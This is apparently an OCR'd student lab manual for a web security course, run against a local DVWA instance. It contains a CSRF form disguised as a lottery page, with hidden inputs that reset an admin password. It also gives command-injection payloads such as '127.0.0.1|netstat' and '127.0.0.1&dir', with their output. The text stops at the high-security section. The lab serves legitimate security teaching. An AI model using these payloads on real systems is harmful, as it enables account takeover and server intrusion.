
Make the following changes in the notepad file:

- add the link to form action after changing the password: here 12345 (my new password) (selected)
- remove "password" and add input type "hidden"
- add new value to the malicious script here "hack"
- add header and save the file with .html extension



```
<h1>Click the link and find your lottery amount!</h1>
<form action="http://localhost/dvwa/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change#" method="GET">
                        New password:<br />
                        <input type="hidden" AUTOCOMPLETE="off" name="password_new" value = "hack"><br />
                        Confirm new password:<br />
                        <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="hack"><br />
                        <br />
                        <input type="submit" value="Change" name="Change">

                </form>
```


- Now run the file, this file acts as our malicious link which is used for CSRF.
- Now, when the user clicks the link, he/she will see the fake website page.
- Here we have a simple html file to represent that.
- Suppose the user changes password and clicks on change; the actual password value is "hack" and not "12345" since in our malicious script we have that as default value. So whatever password the user enters as new, he/she actually changes it to the value that the attacker wants. In our dvwa page it'll show "Password changed" (because of our URL in form's action)


DVWA Security :: Damn Vulnerab
MD5 Online Decrypt & Encrypt -
SAD_pract6.html
File | C:/Users/admin/Desktop/SAD_pract6.html

Click the link and find your lottery amount!!

New password:

Confirm new password:



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:


Confirm new password:

Password Changed.

Announcements:

- Chromium
- Edge
- Firefox

Now try to login via your changed password i.e., 12345 (the one in the action link/the one user thinks is his new password). It'll show as login failed.



Username: admin

Password: ••••••

Login failed

When we input "hack" (the attacker's password) we are logged back in.

Thus, this is how CSRF attack takes place.

Experiment 9

Aim: Demonstrate of OS Command injection vulnerability using DVWA.

Course Objective: Understand and Identify main vulnerabilities inherent in

applications. **Course Outcome:** Identify main vulnerabilities inherent in application.


Theory: Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a classroom environment. The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

OS command injection vulnerability

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

Steps to install DVWA:

1. Download and install XAMPP on your computer.
2. Download DVWA from GitHub
3. Open XAMPP and start 'Apache and MySQL'
4. Extract DVWA downloaded file in htdocs that will be available in C:\xampp
5. Open htdocs folder and rename 'DVWA-master' to 'dvwa' 6. A filename 'config.inc.php.dist ' rename it to 'config.inc.php' it will be available in C:\xampp\htdocs\dvwa\config
7. type '127.0.0.1/dvwa' in the URL of the browser if you get error connecting to dvwa goto step 8
8. Open with notepad config.inc.php in C:\xampp\htdocs\dvwa\config and change db_user to root and db_password to blank as shown in fig below




```
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';
```

9. Now, again type ‘127.0.0.1/dvwa’ in the URL of the browser, 10. click on ‘Create / Reset Database’
11. Click on ‘Login’ or it will automatically redirect to the login page, 12. The default username is ‘admin’ and the password is ‘password’ login with the credentials.
13. Perform os command injection on dvwa.

Input/Output: students should attach printout of input and output

Conclusion. Successfully installed Xampp , dvwa and performed command injection with all security levels low,high medium.

Change the security settings one by one Low -> medium -> high -> impossible



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

Command Injection on windows on:

Low Security

Ping 127.0.0.1




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

127.0.0.1&dir




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1&dir Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
 Volume in drive C has no label.
 Volume Serial Number is 0082-112D

 Directory of C:\xampp\htdocs\DVWA\vulnerabilities\exec

06-Sep-22  09:42 AM

                .
      06-Sep-22  09:42 AM

                      ..
            06-Sep-22  09:42 AM

                           help
                  15-Jul-22  06:47 PM             1,839 index.php
                  06-Sep-22  09:42 AM

                                 source
                                      1 File(s)          1,839 bytes
                                      4 Dir(s)  405,508,853,760 bytes free
```

127.0.0.1|netstat




Ping a device

Enter an IP address: 127.0.0.1|netstat Submit

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:3306         kubernetes:54488       TIME_WAIT
  TCP    127.0.0.1:3306         kubernetes:54502       ESTABLISHED
  TCP    127.0.0.1:3306         kubernetes:54503       ESTABLISHED
  TCP    127.0.0.1:54311        kubernetes:54312       ESTABLISHED
  TCP    127.0.0.1:54312        kubernetes:54311       ESTABLISHED
  TCP    127.0.0.1:54485        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54486        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54487        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54490        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54491        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54493        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54494        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54497        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54498        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54499        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54500        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54502        kubernetes:3306        ESTABLISHED
  TCP    127.0.0.1:54503        kubernetes:3306        ESTABLISHED
  TCP    192.168.165.15:53008   20.198.119.84:https    ESTABLISHED
  TCP    192.168.165.15:53434   13.107.5.88:https      ESTABLISHED
  TCP    192.168.165.15:53619   a23-212-240-10:https   CLOSE_WAIT
  TCP    192.168.165.15:54240   sa-in-f188:5228        ESTABLISHED
```

127.0.0.1|pathping 127.0.0.1




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|pathping 127.0.0.1 Submit

```
Tracing route to kubernetes.docker.internal [127.0.0.1]
over a maximum of 30 hops:
  0  kubernetes.docker.internal [127.0.0.1]
  1  kubernetes.docker.internal [127.0.0.1]

Computing statistics for 25 seconds...
            Source to Here   This Node/Link
Hop  RTT    Lost/Sent = Pct  Lost/Sent = Pct  Address
  0                                           kubernetes.docker.internal [127.0.0.1]
                                0/ 100 =  0%   |
  1    0ms     0/ 100 =  0%     0/ 100 =  0%  kubernetes.docker.internal [127.0.0.1]

Trace complete.
```

127.0.0.1|tracert 127.0.0.1



Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|tracert 127.0.0.1


```
Tracing route to kubernetes.docker.internal [127.0.0.1]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  kubernetes.docker.internal [127.0.0.1]

Trace complete.
```

More Information

- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Medium Security

Ping 127.0.0.1



Vulnerability: Command Injection


Ping a device

Enter an IP address: 127.0.0.1

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

More Information

127.0.0.1|dir




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|dir

```
 Volume in drive C has no label.
 Volume Serial Number is 0082-112D

 Directory of C:\xampp\htdocs\DVWA\vulnerabilities\exec

06-Sep-22  09:42 AM

                .
     06-Sep-22  09:42 AM

                     ..
          06-Sep-22  09:42 AM

                             help
               15-Jul-22  06:47 PM             1,839 index.php
               06-Sep-22  09:42 AM

                                  source
                                      1 File(s)          1,839 bytes
                                      4 Dir(s)  405,491,789,824 bytes free
```

127.0.0.1|netstat




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|netstat

```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:3306         kubernetes:54591       TIME_WAIT
  TCP    127.0.0.1:3306         kubernetes:54597       ESTABLISHED
  TCP    127.0.0.1:3306         kubernetes:54598       ESTABLISHED
  TCP    127.0.0.1:54311        kubernetes:54312       ESTABLISHED
  TCP    127.0.0.1:54312        kubernetes:54311       ESTABLISHED
  TCP    127.0.0.1:54592        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54594        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54595        kubernetes:3306        TIME_WAIT
  TCP    127.0.0.1:54597        kubernetes:3306        ESTABLISHED
  TCP    127.0.0.1:54598        kubernetes:3306        ESTABLISHED
  TCP    192.168.165.15:53008   20.198.119.84:https    ESTABLISHED
  TCP    192.168.165.15:53434   13.107.5.88:https      ESTABLISHED
  TCP    192.168.165.15:53619   a23-212-240-10:https   CLOSE_WAIT
  TCP    192.168.165.15:54240   sa-in-f188:5228        ESTABLISHED
  TCP    192.168.165.15:54369   131:https              ESTABLISHED
  TCP    192.168.165.15:54395   server-108-158-61-40:https  ESTABLISHED
  TCP    192.168.165.15:54527   1:https                ESTABLISHED
  TCP    192.168.165.15:54574   bom05s12-in-f5:https   TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54586    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54587    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54590    TIME_WAIT
  TCP    [::1]:80               IT-313-COMP06:54593    ESTABLISHED
  TCP    [::1]:80               IT-313-COMP06:54596    ESTABLISHED
  TCP    [::1]:54593            IT-313-COMP06:http     ESTABLISHED
  TCP    [::1]:54596            IT-313-COMP06:http     ESTABLISHED
```

127.0.0.1|pathping 127.0.0.1




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|pathping 127.0.0.1

```
Tracing route to kubernetes.docker.internal [127.0.0.1]
over a maximum of 30 hops:
  0  kubernetes.docker.internal [127.0.0.1]
  1  kubernetes.docker.internal [127.0.0.1]

Computing statistics for 25 seconds...
            Source to Here   This Node/Link
Hop  RTT    Lost/Sent = Pct  Lost/Sent = Pct  Address
  0                                           kubernetes.docker.internal [127.0.0.1]
                                0/ 100 =  0%   |
  1    0ms     0/ 100 =  0%     0/ 100 =  0%  kubernetes.docker.internal [127.0.0.1]

Trace complete.
```

127.0.0.1|tracert 127.0.0.1



Vulnerability: Command Injection


Ping a device

Enter an IP address: 127.0.0.1|tracert 127.0.0.1

```
Tracing route to kubernetes.docker.internal [127.0.0.1]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  kubernetes.docker.internal [127.0.0.1]

Trace complete.
```

High Security

Ping 127.0.0.1



